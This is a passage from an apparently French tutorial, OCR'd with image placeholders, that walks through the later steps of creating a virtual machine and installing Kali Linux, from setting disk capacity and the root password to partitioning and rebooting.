
12) Spécifier la capacité de disque et cliquer sur Next.




13) Cliquer sur Next.




14) Cette fenêtre indique que la machine a été créée et commencera l'installation de la machine après avoir cliquer sur finish.




15) Cliquer sur power 'This machine' pour débuter l'installation de la machine virtuelle kali linux.




16) Maintenant, l'écran de démarrage Kali Linux apparait. Là il faut choisir le mode graphique puis appuyer sur entrée pour démarrer.



17) Choisir la langue d'installation, cliquer sur continuer.




18) Faire entrer un mot de passe pour le compte administrateur ''root''.




19) Sélectionner le fuseau horaire.

20) Les disques seront sondés par l'installateur et un choix sera offert au niveau de type de partitionnement. Pour les utilisateurs qui ont plus d'expérience, ils peuvent choisir l'option manuelle.



21) **Une possibilité de réviser les changements avant de continuer cette opération irréversible. Cliquer sur continuer.**



22) Reste seulement à sélectionner « continuer » et redémarrer sur notre nouvelle installation de kali linux.

ANNEXES